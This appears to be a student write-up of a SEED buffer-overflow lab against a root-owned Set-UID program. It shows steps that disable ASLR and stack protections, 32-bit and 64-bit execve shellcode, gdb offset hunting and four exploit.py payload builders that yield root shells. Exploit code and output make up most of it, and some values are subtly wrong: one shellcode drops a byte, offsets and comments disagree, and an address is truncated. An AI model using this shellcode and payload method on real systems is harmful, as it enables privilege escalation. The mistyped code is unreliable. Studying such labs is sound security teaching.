

# Buffer Overflow Attack Lab (Set-UID Version)

---

## 0. Introduction To Set-UID Program

A Set-UID (User ID) program is a file that, when executed, runs with the privileges of the user who owns the file, not the user running the program. Normally, a program executes, with the user account's permissions. But Set-UID programs bypass this and run with the elevated privileges of the file's owner.

*How Does It Work?*

1. **The “setuid” Bit** : A **special permission** bit, set on the file.
2. **Execution** : When the program runs, the **kernel checks** for the “setuid” bit.
3. **Privilege Changes** : If the “setuid” bit is set, the **kernel changes** the effective user ID (UID) of the process to the UID of the file's owner, before the program starts executing.
4. **Program Execution** : The program then runs with those **elevated privileges**. It can access files, modify system settings, and perform actions that would normally be restricted to the root user.

Set-UID programs were used to provide a way for regular users to **perform administrative tasks** without needing to constantly log in as the root user. For example : “**passwd**” to change passwords it runs as root because it needs to modify the “**/etc/shadow**” file which contains encrypted passwords and other sensitive information.

It can be challenging to track down and fix vulnerabilities in Set-UID programs, which can lead to security risks, which is why the use of Set-UID programs has declined significantly and modern Linux distributions generally discourage their use. In this lab, a Set-UID program is used to demonstrate the security risk that is buffer-overflow to learn the size of buffer and deliver the payloads as attacker's intent that is gaining a root shell.

## I. Environment Setup

```
virtual-seedlabs:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
virtual-seedlabs:~$ sudo ln -sf /bin/zsh /bin/sh
```

*Fig: Absolution of Address Space Randomisation & Configuring /bin/sh symbolic points*

Guessing the exact addresses is difficult when randomised so turning it off by setting it to 0.

After this setting Set-UID process to prevent assignment of process's real user ID by linking **/bin/sh** to another shell like ZSH.

Then, turning off StackGuard and non-executable stack protection at the time of compilation.

## II. Agenda & Understanding of Attack

The ultimate agenda of a buffer-overflow attack is to target program's privileges by injecting malicious codes that results into availability for utilisation of that privilege, and insert payloads according to attack's intent into the system during the program's execution.




Fig: Locations of **EBX**, **ECX**, **EDX** registers in **execve()**

```
#include <stdio.h>

int main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Fig: Shellcode to gain a shell through buffer-overflow

The above Shellcode (in assembly code of 32bit or 64bit) has to be pushed in the stack of the program after the buffer-overflow successfully executed and gain a shell with root privilege in the victim's system. Currently, let's focus on targeting a 32bit vulnerable program and its Shellcode is as follows :

```
; Store the command on stack
xor  eax, eax
push eax
push  "//sh"
push  "/bin"
mov  ebx, esp    ; ebx --> "/bin//sh": execve()'s 1st argument

; Construct the argument array argv[]
push eax        ; argv[1] = 0
push ebx        ; argv[0] --> "/bin//sh"
mov  ecx, esp    ; ecx --> argv[]: execve()'s 2nd argument

; For environment variable
xor  edx, edx    ; edx = 0: execve()'s 3rd argument

; Invoke execve()
xor  eax, eax
mov  al, 0x0b    ; execve()'s system call number
int  0x80
```

Fig: Shellcode that invokes the **execve()** system call to execute **/bin/sh**

Explanation of areas of interest in above code :

- “//” is equivalent to “/”, to fulfil the need of a 32bit number whereas “**/bin/sh**” is just only 24bits.
- Passing three required arguments to **execve()** via the **ebx**, **ecx** and **edx** registers.
- Execute “**int 0x80**” using system call **execve()** which is called when **al** is set to **0x0b**,


The above assembly codes (both 32bit & 64bit) is converted into hex strings and is present in the file mentioned below for the next step.

### III. Compilation of Programs & Attacks

Unzip the downloaded **labsetup.zip** file and make sure to have **gcc** installed in the system. Then, navigate inside **shellcode** folder, that contains two files **call\_shellcode.c** and **Makefile**, compile the code by typing “**make**” in the shell which will generate two output files **a32.out** & **a64.out**.

Fig: **gcc** compiler using **-m32** option for **32bit** and without for **64bit** shellcode output  
“**execstack** allows the code to be executed from the stack without the option program will fail.”

Next navigate to **code** folder, where **stack.c** is located and is the vulnerable code, that contains “**strcpy**” function (as shown in below code) which is vulnerable to buffer-overflow attack. And compile it using “**make**” again.



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif

void dummy_function(char *str);

int bof(char *str)
{
    char buffer[BUF_SIZE];

    // The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "=== Returned Properly ===\n");
    return 1;
}

void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

code

- brute-force.sh
- exploit.py
- Makefile
- stack-L1
- stack-L1-dbg
- stack-L2
- stack-L2-dbg
- stack-L3
- stack-L3-dbg
- stack-L4
- stack-L4-dbg
- stack.c
- shellcode
- 32.out

Fig: **stack.c** file contains **strcpy** copying from a **badfile** [517] to **buffer** [100] and compiled **stack** files

Key points to note ( why buffer overflow will gain root shell access ) :

1. **str** char array size of **517** bytes but **buffer** char array size is just of **100** bytes.
2. **Strcpy()** function doesn't check any boundaries and payload size is **517**.
3. Program is a **root-owned** Set-UID program. ( explained in next step )
4. Using **badfile** contents. ( explained in next step )

Next setting Set-UID to **root** using command :

```
sudo chown root stack && sudo chmod 4755 stack
```

The above command can be seen in the Makefile for **stack.c**. Next, the most crucial step is contents of **badfile** using **exploit.py** because till now it was just setting up all the files and environment to perform testing. Now, To execute **exploit.py** the following requirements must be set :

- The actual shellcode value ( 32bit shellcode in this case )
- Setting the start value ( where from to start filling the shellcode, generally towards the end )
- Setting the return address ( from where to jump to reach shellcode )
- Setting the offset ( location of **return** of **bof** function in the stack )

Let's create a **badfile** using touch command and then run the **gdb** debugger for stack-L1 (Task Level 1) and set breakpoint to **bof** function as shown below :

```
→ code touch badfile
→ code gdb stack-L1-dbg
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
--Type <RET> for more, q to quit, c to continue without paging--
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack-L1-dbg...
(gdb) b bof
```

Fig: Create **badfile** and start **gdb**, press **enter** and set breakpoint to **bof**

```
(gdb) b bof
Breakpoint 1 at 0x121e: file stack.c, line 20.
(gdb) run
Starting program: Buffer_Overflow/code/stack-L1-dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Input size: 0

Breakpoint 1, bof (str=0xffffc603 "") at stack.c:20
20      strcpy(buffer, str);
(gdb) p $ebp
$1 = (void *) 0xffffc1d8
(gdb) p &buffer
$2 = (char (*)[100]) 0xffffc16c
(gdb) p/d 0xffffc1d8-0xffffc16c
$3 = 108
(gdb) exit
```

Fig: **run** and **next** commands to start and jump in program execution & find **ebp** and **&buffer** values

In the above figure it can be seen clearly that **ebp** returns an address. Similarly, **&buffer** also returned an address, it is also the beginning of the buffer. Then, find the difference between the two to get the **offset** as show above.

Now, **start** should be towards the end so, **400** is a good point and shellcode will be between 400 and 517 bytes in the stack.

Next, Calculate the buffer size for the placement of the shellcode that is after the bof function's returns, which is : **(offset) 108 + 4 = 112** (The difference between the return address and the beginning of the buffer, or the location of return address in the stack).

Next, find the value of the return address, which will help to jump over the **NOPs** in the stack and reach the shellcode to finally execute it. As it should be greater than **ebp**, so using hit and trial method to guess with few tries that how much more to add in **ebp** to reach **shellcode**,

For now, let's assume **ebp address + 100**.

Therefore, the *exploit.py* should look like this :

```
shellcode= (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 400 ←
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffc1d8 + 100 ←
offset = 132 ←
```

Fig: *shellcode*, *start*, *ret* (assumed return address), *offset*

Now run the *exploit.py*, which will fill the *badfile* which then will be used in execution of *stack-L1* and gain root shell as shown below :

```

20 ret = 0xffffc1d8 + 200
21 offset = 112
22
23 L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
24
→ code ./exploit.py
→ code ./stack-L1
Input size: 517
[1] 8428 illegal hardware instruction (core dumped) ./stack-L1
→ code ./exploit.py
→ code ./stack-L1
Input size: 517
#  ← ROOT

```

Fig: Successfully gain the **root shell** by guessing the correct *ret* address & the *stack* diagram

This solves the Level 1, now moving on to the Level 2 that is launching attack **without knowing** Buffer Size that is “*ebp*”.

Now, following the same steps as above for *stack-L2-dbg* file and get the *&buffer* address and quit the debugger ( as shown below ).

```

Breakpoint 1, bof (str=0xffffc603 "") at stack.c:20
20 strcpy(buffer, str);
(gdb) p &buffer
$1 = (char (*)[160]) 0xffffc130
(gdb)

```

Fig: Getting the *&buffer* address of *stack-L2*



Next Lets, craft the **exploit.py** accordingly which is as shown below :

```
shellcode= (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode at the end of payload that is the badfile
content[517 - len(shellcode):] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffc130 + 300

L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
# Sparying the buffer in range 200 divided by 4 for 32bit is 50
for offset in range(50):
    content[offset*L:offset*4 + L] = (ret).to_bytes(L,byteorder='little')
#####
```

Fig: exploit.py with 32bit shellcode, placing shellcode in the end of badfile, guessing return (ret) address and looping through the offset in range 100 to 200 in 32bits as mentioned in the lab description.

Now, run the **exploit.py** to fill the **badfile** and then run **stack-L2** to gain the **root** shell as shown below.

```
17 # Decide the return address value
18 # and put it somewhere in the payload
19 ret = 0xffffc130 + 400
20
21 L = 4      # Use 4 for 32-bit address and 8 for 64-bit address

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

→ code ./exploit.py
→ code ./stack-L2
Input size: 517
[1] 4107 segmentation fault (core dumped) ./stack-L2
→ code ./exploit.py
→ code ./stack-L2
Input size: 517
# whoami
root ←
```

Fig: Successfully getting a **root** shell, by jumping over the NOPs that is adding 400 to &buffer

Next is level 3, Launching Attack on 64-bit Program. The only things to remember in this attack is the frame pointer for **x64** architecture, that is **rbp**. Whereas, the name of the register for the frame pointer in the **x86** architecture, the frame pointer is **ebp**. The compilation and setup commands are already covered in previous steps.

Now let's craft the **exploit.py** and get the required values as follows (using **gdb**):

- Shellcode for x86\_64
- start value
- ret value ( return address )

- offset value
- L value

```

Reading symbols from stack-L3-dbg...
(gdb) b bof
Breakpoint 1 at 0x123f: file stack.c, line 20.
(gdb) run
Starting program: /Buffer_Overflow/code/stack-L3-dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Input size: 0

Breakpoint 1, bof (str=0xffffffff380 "") at stack.c:20
20      strcpy(buffer, str);
(gdb) p $rbp
$1 = (void *) 0xffffffffcf50
(gdb) p &buffer
$2 = (char (*)[200]) 0xffffffffce80
(gdb) p/d 0xffffffffcf50-0xffffffffce80
$3 = 208
(gdb)

```

Fig: Getting the addresses of **buffer** and **rbp**

```

shellcode= (
    "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
    "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
    "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
start = 100
content[start:start + len(shellcode):] = shellcode

ret    = 0xffffffffce80 + 100
offset = 216

L = 8 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

```

Fig: **exploit.py** for **badfile** with **64bit** support

Next execute the **exploit.py** to get the **badfile** and then run **stack-L3** to gain a root shell as shown in the below figure :

```

17  ret    = 0xffffffffce80 + 200
18  offset = 216
19
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS
→ code ./stack-L3
Input size: 517
# whoami
root
#

```

Fig: Successfully gaining a **root** shell by adding **200** in **buffer** address

Next is again launching attack on **64bit** Program but in **stack-L4**, in this according to lab description the **buffer size** is **extremely small** that is **10**. Also, this challenge is very similar to the Level 2 challenge but the buffer size was much larger. The goal is to gain a **root** shell by attacking the **Set-UID** program. So, lets craft the **exploit.py** because the environment is already set from previous steps.

First get the **buffer** address by running **gdb** for **stack-L4-dbg**, as shown in the figure below :

```

Reading symbols from stack-L4-dbg...
(gdb) b bof
Breakpoint 1 at 0x1239: file stack.c, line 20.
(gdb) run
Starting program: /home/.../Buffer_Overflow/code/stack-L4-dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Input size: 0

Breakpoint 1, bof (str=0x7fffffff380 "") at stack.c:20
20      strcpy(buffer, str);
(gdb) p &buffer
$1 = (char (*)[10]) 0x7fffffff380

```

Fig: **buffer** address in **gdb**

```

shellcode= (
    "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
    "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
    "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# start = 100
content[517 - len(shellcode):] = shellcode

ret    = 0x7fffffff380 + 100
offset = 18

L = 8 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####

```

Fig: **x86\_64** shellcode, **shellcode** location in **content** or **stack**, **return** address, **offset**, **L** for 64bit

Now, iterating over and over until the jump reaches the shellcode and provides the root shell as shown in below figure :

```

17 ret    = 0x7fffffff380 + 1500
18 offset = 18
19
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

Input size: 517
[1] 5724 segmentation fault (core dumped) ./stack-L4
→ code ./exploit.py
→ code ./stack-L4
Input size: 517
[1] 5761 segmentation fault (core dumped) ./stack-L4
→ code ./exploit.py
→ code ./stack-L4
Input size: 517
# whoami
root

```

Fig: Successfully gaining the **root** shell after multiple attempts